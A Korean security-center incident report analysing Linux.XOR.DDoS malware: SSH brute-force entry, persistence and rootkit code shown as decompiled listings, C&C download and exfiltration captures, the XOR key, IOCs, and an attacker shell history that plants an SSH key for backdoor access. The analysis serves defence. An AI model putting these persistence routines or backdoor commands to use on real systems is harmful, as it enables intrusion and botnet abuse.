S&T SEC

Science and Technology Security Center

ISBN : 000-00-000-0000-0

Linux.XOR.DDoS 악성코드 침해사고 분석 보고서

2015년

한국과학기술정보연구원
과학기술사이버안전센터

리눅스 계열 서버 대상 공격 흐름 및 XOR.DDoS ..!!

최근 서버·네트워크 장비 등을 대상으로 사이버공격을 수행하는 **리눅스 악성코드의 유포가 확인**되고 있다. 이에, 국내 리눅스 계열 서버 담당자의 각별한 주의가 요구된다.

해당 악성 코드의 유포를 위해 공격자는 사전공격을 수행하는 등 고전적이지만 전 세계적으로 설치·운영되고 있는 **리눅스(Lynux) 계열의 서버를 대상**으로는 가장 효율적일 수도 있는 공격으로 기본 **PD(Password Dictionary)를 기반으로 하는『Brute Force』공격**이다.

※ 다수의 서버를 관리하는 기관의 담당자가 특수한 이유로 기본 계정 혹은 알려진 계정을 사용할 시에 이에 대한 공격은 쉽게 유효화 될 수 있으며 좀비화가 될 수 있다.

시스템 권한을 획득한 원격의 공격자는 실제 분산서비스거부공격(DDoS) 을 수행하기 위해 사전공격 후 추가적인 리눅스 악성 코드를 다운로드 한다.

감염된 리눅스 장비는 공격자의 명령에 따라 특정 대상 서버로 DDoS를 수행하여 시스템을 마비 상태로 만든다.

또한, 공격 대상 서버가 단순히 서버로 한정되는 것이 아니라 무선 공유기 등의 IoT 기반의 장치(Device)에게도 확장될 가능성이 있는 만큼 본 공격의 흐름은 쉽게 간과해서 넘어갈 수 없는 사안으로 판단된다.


1. 공격 과정 및 특징

리눅스(Lynux) 시스템을 감염시켜 분산서비스거부공격(DDoS)에 악용하는 XOR.DDoS 악성코드 침해사고를 분석한다.

주요 특징은 <다음>과 같다.

○ 악성코드 감염 대상 : 32bit 및 64bit 리눅스(x86, ARM 등 다양한 Architecture)

○ 악성코드 감염 과정 및 특징



< 예상되는 공격 흐름도 >

- 원격의 공격자는 취약한 대상 서버를 확보하기 위해 **'SSH Brute Force Scan'**을 진행하고 공격자가 가진 PD(Password Dictionary)를 기반으로 무차별 스캔(Scan)을 진행하는 방식이다.

※ 전 세계적으로 이용되는 서비스인 만큼 Scan 시도가 가능한 대상 서버가 많고, 기본 계정을 사용하고 있는 서버들도 상당 수 있을 것으로 추정되어 공격의 위험성이 높음

⇒ 특정 공격 대상 서버의 시스템 권한 획득 이후, 공격자는 또 다른 공격 서버를 이용하여 공격 대상 서버의 접근을 시도할 것으로 예상되고, 주된 공격지는 중국으로 관측되고 있으며, 2차 악성 행위를 수행되어질 것을 예상해 본다.

- 공격 대상 서버로의 접근 성공 이후 공격자는 자신이 원하는 환경 구성을 위해 또 다른 악성서버를 이용하여 공격 대상 서버로 SSH 원격 명령어를 전송한다. 이 원격 명령어의 내용은 실제 악성 해위를 위한 사전작업으로 특정 파일 다운로드, 감염 서버의 정보 등의 행위를 하는 Shell Script로 알려져 있다.


< SSH 원격 명령어를 통해 원격의 대상 서버로 명령어 전달 예시 >

⇒ **(공격자 서버)** 1에서 공격자는 SSH Brute Force Scan을 통해 확보한 계정정보를 활용하여 공격 대성 서버로 시스템 명령을 전송한다.
예시> ls-al 결과 값을 /etc/test 파일에 입력하는 명령어

⇒ **(공격 대상 서버)** 2에서 SSH 접속 로깅을 확인할 수 있으며, 실제 /etc/test의 내용을 String 명령을 통해 확인한 결과 ls-al 결과 값이 들어가 있는것을 확인 가능하다.

위 <그림>의 **예시**처럼 실제 공격 시에 공격자는 공격 대상 서버로 악성 행위를 수행하는 **'Shell Script'의 내용을 전송하고 실행**한다.

- 추가 다운로드 된 ELF 포맷의 악성코드는 C 언어로 코딩되어 x86, ARM 등의 다양한 아키텍처에서 운영될 수 있도록 공격자에 의해 컴파일되어 관리되고 있다.



< XOR.DDoS 악성코드 제작에 사용된 C 소스 파일 >

Science and Technology Security Center since 2005

- ELF 포맷 악성코드는 자기 자신을 특정 위치에 복제하는 행위를 수행한다.

/lib/udev/udev

```
root@bt:/boot# md5sum /lib/udev/udev
ea1eefeca5af73afad4f6ca0284da736  /lib/udev/udev
```

< /lib/udev/udev 악성코드, 자기복제 >

/boot/[랜덤 영문 10자리]

```
root@bt:/boot# md5sum /boot/epdhsbaixp
bc8068d9c0dc9aa4910f3d68511dca5a  /boot/epdhsbaixp
```

< /boot 하위에 추가 악성코드 생성 · 복제 >

- /boot/[랜덤 영문 10자리](’이하 epdhsbaixp) 파일이 실행되고 있음을 확인하고, 해당 프로세스의 행위 내역을 확인한다.

```
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 9512 root      20   0 34332 1088  180 S 34.3  0.4  23:25.03 epdhsbaixp
```

< 악성코드의 실행화면 및 차지하는 리소스 >

⇒ 해당 pid 값을 기반으로 실행 이력을 확인해 보면 /boot/epdhsbaixp 가 실행됨을 확인할 수 있고 특정 IP 대역과 통신이 가능함을 확인할 수 있다.

```
root@bt:/# netstat -an | grep EST
tcp        0      0 192.168.1.56:55323      103.240.141.50:3502     ESTABLISHED
```

< 외부 서버와 조정서버(C&C)간 통신 >

- 추가적으로 epdhsbaixp 이름으로 스크립트 파일을 생성한다.
  이 파일의 내용을 살펴보면 /boot 하위의 epdhsbaixp을 실행하도록 생성된 스크립트이며, 어디선가 실행하도록 특정 환경을 구생했을 것으로 분석된다.

```
root@bt:/etc/init.d# strings epdhsbaixp
#!/bin/sh
/boot/epdhsbaixp
```

< 악성코드 이름과 동일한 악성 스크립트 >

⇒ 위 스크립트를 수행할 수 있도록 환경 구성한 것은 /etc/init.d 라는 위치의 특성을 생각해보면 자동 시작 스크립트 수행을 위해 /etc/rc.d/etc/rc[숫자].d 하위에 링크 파일을 생성했을 것으로 예측할 수 있다.

Science and Technology Security Center since 2005

```
root@bt:/etc/rc2.d# ls -alht
total 20K
drwxr-xr-x   2 root root 4.0K 2013-11-21 01:52 .
lrwxrwxrwx   1 root root   22 2013-11-21 01:52 S90epdhsbaixp -> /etc/init.d/epdhsbaixp
```

< 자동 시작을 위해 시작 스크립트 등록 >

```
snprintf(&v5, 1024, "/etc/init.d/%s", v9);
v2 = fopen(&v5, "w");
v6 = v2;
if ( v2 )
{
  v11 = &v4;
  fwrite(&v4, 1, strlen(&v4), v6);
  fclose(v6);
  chmod(&v5, 0x1E8u);
  v3 = CheckLKM();
  v8 = v3;
  if ( !v3 )
    lchown(&v5, 0xAD1473B8u, 0xAD1473B8u);
  v7 = 1;
  while ( v7 <= 5 )
  {
    snprintf(&v4, 1024, "/etc/rc%d.d/S90%s", v7, v9);
    unlink(&v4);
    symlink(&v5, &v4);
    if ( !v8 )
      lchown(&v5, 0xAD1473B8u, 0xAD1473B8u);
```

< 자동 시작을 스크립트 생성 로직 >

- 악성행위를 숨기기 위해 루트킷(RootKit)기능을 가지고 있으며, CheckLKM 모듈을 통해 rs_dev의 존재를 확인한 후에 그 행위를 진행하며, <다음>과 같이 HidePid Port, bypass_iptables 등의 모듈을 통해 그 행위를 숨기고자 한다.

```
int __cdecl CheckLKM()
{
  mode_t ST08_4_0; // ST08_4@0
  int v2; // eax@1
  int v3; // [sp+20h] [bp-8h]@1
  int v4; // [sp+24h] [bp-4h]@1
  __int16 v5; // [sp+18h] [bp-10h]@2
  int v6; // [sp+1Ch] [bp-Ch]@2

  v3 = -1;
  v2 = open("/proc/rs_dev", 2048, ST08_4_0);
  v4 = v2;
  if ( v2 != -1 )
  {
    v5 = 0;
    v6 = 0;
    v3 = ioctl(v4, 0x9748712u, (int)&v5);
```

< 루트킷(RootKit) 사용을 위한 Check >

```
int __cdecl HidePidPort(int a1, int a2)
{
  mode_t ST08_4_0; // ST08_4@0
  int v4; // eax@1
  int v5; // [sp+30h] [bp-8h]@1
  int v6; // [sp+34h] [bp-4h]@1
  __int16 v7; // [sp+26h] [bp-12h]@2
  __int16 v8; // [sp+28h] [bp-10h]@2
  __int16 *v9; // [sp+2Ch] [bp-Ch]@2

  v5 = -1;
  v4 = open("/proc/rs_dev", 2048, ST08_4_0);
  v6 = v4;
  if ( v4 != -1 )
  {
    v7 = a2;
    v8 = a1;
    v9 = &v7;
    v5 = ioctl(v6, 0x9748712u, (int)&v8);
    close(v6);
```

```
int __cdecl bypass_iptables(__int16 a1, int a2)
{
  mode_t ST08_4_0; // ST08_4@0
  int v4; // eax@1
  int v5; // [sp+30h] [bp-8h]@1
  int v6; // [sp+34h] [bp-4h]@1
  int v7; // [sp+24h] [bp-14h]@2
  __int16 v8; // [sp+28h] [bp-10h]@2
  int *v9; // [sp+2Ch] [bp-Ch]@2

  v5 = -1;
  v4 = open("/proc/rs_dev", 2048, ST08_4_0);
  v6 = v4;
  if ( v4 != -1 )
  {
    v7 = a2;
    v8 = a1;
    v9 = &v7;
    v5 = ioctl(v6, 0x9748712u, (int)&v8);
    close(v6);
```

< RootKit에 의해 수행되는 일련의 악성행위들 >

- 네트워크 악성행위로 특정 .rar 파일을 다운로드 하여 103.240.151.50과 최초 통신을 진행한다.


```
GET /config.rar HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.
1.1.4322)
Host: info.3000uc.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 28 Jan 2015 04:18:09 GMT
Server: Apache
Last-Modified: Tue, 27 Jan 2015 07:14:03 GMT
ETag: "32d8409-141c-50d9cffe7e4c0"
Accept-Ranges: bytes
Content-Length: 5148
Connection: close
Content-Type: application/x-rar-compressed

/&.{L9R$/8PE..~.pp.hu..sus..
.w.zl.rs..xqm....p.tv.ww
.wqo..
```

< 추가 악성 파일 다운로드 >

```
00000000  36 a0 26 b8 10 01 00 00  00 00 00 00 00 00 00 00  6.&..... ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00           ........ ....
0000001C  b1 42 32 46 41 33 36 41  be be c6 ca 07 1f 74 1e  .B2FA36A ......t.
0000002C  74 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  tB2FA36A AA9541F0
0000003C  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  BB2FA36A AA9541F0
0000004C  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  BB2FA36A AA9541F0
0000005C  42 42 32 46 41 33 36 41  41 41 39 35 34 58 70 08  BB2FA36A AA954Xp.
0000006C  74 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  tB2FA36A AA9541F0
0000007C  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  BB2FA36A AA9541F0
0000008C  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  BB2FA36A AA9541F0
0000009C  42 42 32 46 41 33 36 41  41 41 39 35 34 31 77 1a  BB2FA36A AA9541w.
000000AC  70 76 0b 72 41 33 36 41  41 41 39 35 34 31 46 30  pv.rA36A AA9541F0
000000BC  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  BB2FA36A AA9541F0
000000CC  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 30  BB2FA36A AA9541F0
000000DC  42 42 32 46 41 33 36 41  41 41 39 35 34 31 46 53  BB2FA36A AA9541FS
000000EC  2a 2d 59 2b 23 4b 51 25  22 3b 4a 57 42 53 2c 58  *-Y+#KQ% ";JWBS,X
000000FC  29 2d 5f 36 2f 5f 4f 22  28 34 55 5d 56 55 2c 30  )-_6/_O" (4U]VU,0
0000010C  11 16 73 12 08 70 36 41  41 41 39 35 34 31 46 30  ..s..p6A AA9541F0
0000011C  73 6c 03 68 74 33 36 41  41 41 39 35 34 31 46 30  sl.ht36A AA9541F0
    00000000  36 a0 26 b8 10 01 00 00  00 00 00 00 00 00 00 00  6.&..... .....
    00000010  00 00 00 00 00 00 00 00  00 00 00 00           ........ ....
```

< 조정서버와 최초 통신 과정 >

- 또한, 감염 시스템의 정보를 특정 다른 조정서버(C&C)로 유출한다.



Source	Destination	Protocol	Info
192.168.1.56	14.17.93.119	HTTP	Continuation or non-HTTP traffic
192.168.1.56	14.17.93.119	HTTP	[TCP Retransmission] Continuatior
192.168.1.56	14.17.93.119	HTTP	[TCP Retransmission] Continuatior
192.168.1.56	14.17.93.119	HTTP	[TCP Retransmission] Continuatior

```
00000000  02 04 05 b4 01 01 04 02  5d df 0c 00 6b 7c d7 07  ........ ]...k|..
00000010  18 00 04 2e 6e 61 75 74  69 6c 75 73 00 fe 03 04  ....naut ilus....
00000020  3a 65 0c 00 c4 5a 1d 0e  1c 00 08 2e 67 74 6b 2d  :e...Z.. ....gtk-
00000030  62 6f 6f 6b 6d 61 72 6b  73 00 73 08 5a df 0c 00  bookmark s.s.Z...
00000040  eb 82 3c 0e 14 00 04 2e  67 76 66 73 00 fe 03 04  ..<..... gvfs....
00000050  77 e1 0c 00 80 b9 d1 0e  14 00 08 74 73 6c 2d 74  w....... ...tsl-t
00000060  65 73 74 00 83 e1 0c 00  47 ce ee 0f 1c 00 08 32  est..... G......2
00000070  30 31 35 30 31 32 38 2e  70 63 61 70 00 96 c0 08  0150128. pcap....
00000080  71 e1 0c 00 f4 25 f2 11  18 00 08 79 6f 6e 67 37  q....%.. ...yong7
00000090  2e 70 63 61 70 00 a6 08  02 00 00 00 ac 9e 7d 14  .pcap... ......}.
000000A0  10 00 04 2e 2e 00 32 04  34 65 0c 00 bf ad 67 17  ......2. 4e....g.
000000B0  14 00 04 2e 6d 6f 7a 69  6c 6c 61 00 2b 65 0c 00  ....mozi lla.+e..
000000C0  71 18 88 1a 18 00 04 2e  61 70 74 69 74 75 64 65  q....... aptitude
000000D0  00 00 08 04 6c e1 0c 00  4c 2a a4 1b 18 00 08 79  ....l... L*.....y
000000E0  6f 6e 67 2e 70 63 61 70  00 6c 75 08 78 e1 0c 00  ong.pcap .lu.x...
000000F0  69 61 50 1e 1c 00 08 32  30 31 34 30 39 32 36 5f  iaP....2 0140926_
00000100  31 2e 70 63 61 70 00 08  76 e1 0c 00 70 48 5d 1e  1.pcap.. v...pH].
00000110  18 00 08 68 6f 73 74 2e  70 63 61 70 00 64 00 08  ...host. pcap.d..
00000120  04 fa 0b 00 c0 cc 30 1f  10 00 04 2e 00 73 77 04  ......0. .....sw.
00000130  56 df 0c 00 be ae 19 21  14 00 04 2e 64 62 75 73  V......! ....dbus
00000140  00 81 7f 04 31 65 0c 00  8f e2 12 22 10 00 04 2e  ....1e.. ...."...
00000150  67 65 6d 00 6b e1 0c 00  26 e2 8d 23 14 00 08 62  gem.k... &..#...b
00000160  61 73 68 2e 70 68 70 00  7a e1 0c 00 8e 92 a8 23  ash.php. z......#
```

< 외부 특정 공격자 서버에 감염 시스템 정보 유출 >

- 악성코드가 추가 통신을 위해 DNS 질의를 보낸는 곳(4개 : ndns.dsai2a.com, ndns.hcxiaoao.com, ndns.dsaj2a1.org, ndns.dsaj2a.org)은 미국에 위치하고 있다.

- 현재까지는 플로딩(Flooding)와 같은 DDoS를 수행하고 있지 않지만, TCP, DNS, UDP 프로토콜을 이용하여 공격을 시도할 것으로 예상되며, <다음>과 같이 add _taxk 모듈로 내부에 build_운, buile_syn 모듈을 조건에 따라 실행하여 플로딩 공격을 하기 위한 패킷을 구성한다.

```
int __cdecl add_task(int a1, int a2)
{
  int result; // eax@1
  int v3; // [sp+Ch] [bp-Ch]@1
  int v4; // [sp+10h] [bp-8h]@1
  int v5; // [sp+14h] [bp-4h]@1
  signed int v6; // [sp+4h] [bp-14h]@2

  v3 = malloc(28);
  v4 = *(_DWORD *)(a1 + 24);
  result = *(_DWORD *)(a2 + 272);
  v5 = *(_DWORD *)(a2 + 272);
  if ( v3 )
  {
    v6 = *(_DWORD *)(a2 + 264);
    if ( v6 == 4 )
    {
      *(_DWORD *)(v3 + 8) = build_dns(a2);
    }
    else
    {
      if ( v6 == 5 )
        *(_DWORD *)(v3 + 8) = build_syn(a2);
      else
        *(_DWORD *)(v3 + 8) = 0;
    }
```

< add_task 모듈 화면으로 명령에 따른 공격 패킷 제작 >

Science and Technology Security Center since 2005

- 조정서버와 HTTP를 이용한 주기적 통신 및 추가 파일 다운로드 등의 악성행위를 수행할 것으로 예상된다.

```
aPostSHttp1_1Sh db "POST %s HTTP/1.1",0Dh,0Ah ; DATA XREF: http_post+E0↑o
                db "%sHost: %s",0Dh,0Ah
                db "Content-Type: application/x-www-form-urlencoded",0Dh,0Ah
                db "Content-Length: %d",0Dh,0Ah
                db "%s%s",0
aGetSHttp1_1Sho db "GET %s HTTP/1.1",0Dh,0Ah
                                        ; DATA XREF: http_download_mem+174↑o
                                        ; http_download+210↑o
                db "%sHost: %s",0Dh,0Ah
```

< HTTP를 이용한 통신을 이용할 것으로 추정되는 부분 >

- XOR.DDoS 악성코드는 데이터 난독화를 위해 'XOR'을 자주 사용하는데 특정 고정키를 가지고 XOR를 수행한다.

⇒ 고정 키는 "BB2FA36AAA9541F0" 문자열로 앞서 9)에서 확인된 Network 통신 시 조정서버에게 해당 문자열을 전송한 것으로 추정 된다. 이를 통해 고정 XOR 키가 향후 변형되어 사용될 가능성을 주의해서 관찰이 필요하다.


```
                        ; CODE XREF: encrypt_code+4D↓j
 mov     eax, dword ptr [ebp+var_C]
 movzx   ecx, byte ptr [eax]
 mov     edx, dword ptr [ebp+var_C+4]
 mov     eax, edx
 sar     edx, 1Fh
 idiv    [ebp+var_4]
 mov     eax, edx
 movzx   eax, byte ptr xorkeys[eax] ; "BB2FA36AAA9541F0"
 mov     edx, ecx
 xor     edx, eax

             public xorkeys
xorkeys      db 'BB2FA36AAA9541F0'   ; DATA XREF: encrypt_code+2F↑r
```

< 악성코드에서 사용되는 XOR 고정키값 확인 >

2. 분석 내용

방화벽(FireWall) 로그를 상세 분석한 결과 피해시스템 IP C클래스 대역에서 중국 IP(115.238.187.0/24)대역으로 9만건/분당 트래픽 과다 발생

※ 특이사항 : 공격 대상지는 조정서버(C&C) 명령어 따라 서로 상이함



웹(Web) 로그 분석 결과 특이사항은 없었으며, 시스템 로그(SSH) 분석 결과 해외 IP 및 국내 IP 에서 루트(Root), 오라클(Oracle) 계정으로 접속성공 확인

```
Apr  3 14:56:07  hostname sshd[3972]: Accepted password for oracle from 117.146.17.131 port  43192 ssh2
Apr  3 14:56:30  hostname sshd[4013]: Accepted password for oracle from 117.146.17.131 port  46311 ssh2
Apr  3 15:04:46  hostname sshd[4434]: Accepted password for oracle from 117.146.17.131 port  49441 ssh2
Apr  3 18:06:18  hostname sshd[8420]: Accepted password for oracle from 61.182.227.182 port  34439 ssh2
Apr  3 18:06:26  hostname sshd[8451]: Accepted password for root from 59.63.192.199 port 57905  ssh2
Apr  4 00:05:59  hostname sshd[11730]: Accepted password for root from 175.126.82.235 port  58518 ssh2
Apr  4 00:09:36  hostname sshd[12551]: Accepted password for oracle from 113.98.255.48 port  60861 ssh2
Apr  4 02:23:52  hostname sshd[7187]: Accepted password for oracle from 113.98.255.48 port  58328 ssh2
Apr  4 02:29:26  hostname sshd[8514]: Accepted password for oracle from 113.98.255.48 port  41109 ssh2
Apr  4 04:03:20  hostname sshd[2517]: Accepted password for oracle from 93.118.192.190 port  1069 ssh2
Apr  4 04:19:04  hostname sshd[6753]: Accepted password for oracle from 93.118.192.190 port  1089 ssh2
```

Science and Technology Security Center since 2005

과다 트래픽 발생 시 콘솔에서 로그인이 불가하였는데 message 로그 확인 결과 프로세스가 너무 많이 생성되어 정상적인 로그인 불가

```
Apr 4 10:34:54 total-chf login: PAM unable to dlopen(/lib/security/pam_limits.so): /lib/security/pam_limits.so: cannot open shared object file: No such file or directory
Apr 4 10:34:54 total-chf login: PAM adding faulty module: /lib/security/pam_limits.so
```

오라클(oracle) 계정 history 로그 확인 결과 SSH 인증 없이 접속하기 위한 authorized_keys 생성

```
cd ~
mkdir .ssh
cd .ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAIB8NTwrTVNx8KZwzNj067GiIfz8Vc2DgqvmEatkwH1hjiM/jdrq2VFEAJI75AIdarHo1jVL7ZcpsmiIJQ3Pi+P0JdAXARK8PJEZyRQJLJusucbJeU9FI4drnPceKKthaSjVI/9bWa6ckmrYaFIfnNZtAH9CAWn6TCGb5lDfKdgC5Q== awsnext" >> authorized_keys
chmod 700 ~/.ssh;chmod 600 ~/.ssh/authorized_keys
cd ~
mkdir lib
cd lib
echo "lib-rsa AAAAB3NzaC1yc2EAAAABJQAAAIB8NTwrTVNx8KZwzNj067GiIfz8Vc2DgqvmEatkwH1hjiM/jdrq2VFEAJI75AIdarHo1jVL7ZcpsmiIJQ3Pi+P0JdAXARK8PJEZyRQJLJusucbJeU9FI4drnPceKKthaSjVI/9bWa6ckmrYaFIfnNZtAH9CAWn6TCGb5lDfKdgC5Q== awsnext" >> lib
chmod 700 ~/.ssh;chmod 600 ~/.ssh/authorized_keys
cd ~
mkdir autofsd
cd autofsd
echo "autofsd AAAAB3NzaC1yc2EAAAABJQAAAIB8NTwrTVNx8KZwzNj067GiIfz8Vc2DgqvmEatkwH1hjiM/jdrq2VFEAJI75AIdarHo1jVL7ZcpsmiIJQ3Pi+P0JdAXARK8PJEZyRQJLJusucbJeU9FI4drnPceKKthaSjVI/9bWa6ckmrYaFIfnNZtAH9CAWn6TCGb5lDfKdgC5Q== awsnext" >> autofsd
chmod 700 ~/.ssh;chmod 600 ~/.ssh/authorized_keys
```

Science and Technology Security Center since 2005

악성코드 생성위치 및 파일명

- /usr/bin[10자리 랜덤 문자]
- /etc/init.d/[10자리 랜덤 문자]
- /etc/rc[0,6]d/K90[10자리 랜덤 문자]
- /etc/rc[1-5]d/S90[10자리 랜덤 문자]
- /etc/cron.hourly/gcc.sh
- /etc/crontab*/3 * * * * root /etc/cron.hourly/gcc.sh
- /lib/libudev.so

XOR코드 <BB2FA36AAA9541F0>

Brute Force 공격지 IP 대역 <103.41.124.0/24>

조정서버(C&C) IP 및 Domain <103.240.141.54:3508(www.gggatat456.com)>
<103.240.140.152:3306>

3. 결론

○ SSH 포트가 방화벽에서 허용되어 무차별 패스워드 대입식 공격으로 루트(Root), 오라클(Oracle) 계정 로그인 성공

○ 관리자 계정으로 악성파일 다운로드 및 실행

○ 악성파일은 자신을 보호하기 위해서 자신의 프로세스를 계속 멈추고 재실행 하며, 강제로 **프로세스를 멈추거나 삭제해도 지속적으로 프로세스를 생성하여 재실행**

※ **치료방법** : 하드디스크 분리 후 다른 PC에 연결하여 백신 치료

○ 조정서버(C&C, 명령제어) 서버의 명령을 통해 과다 트래픽 발생

○ 해당 악성코드는 '14. 11월부터 알려지기 시작하였으며 지속적으로 변종 생성 중

○ 백신 업데이트가 지속적으로 이루어지고는 있으나 감염된 시스템은 포맷 후에 사용을 권고

○ 참고

- http://www.krcert.or.kr/kor/data/TrendView.jsp?p_bulletin_writing_sequence=22566
- http://www.wins21.co.kr/blog/blog-sub-01.html?t=31&num=59
- https://www.fireeye.com/blog/threat-research/2015/02/anatomy_of_a_brutef.html
- http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html
- https://blog.avast.com/2015/01/06/linux-ddos-trojan-hiding-itself-with-an-embedded-rootkit/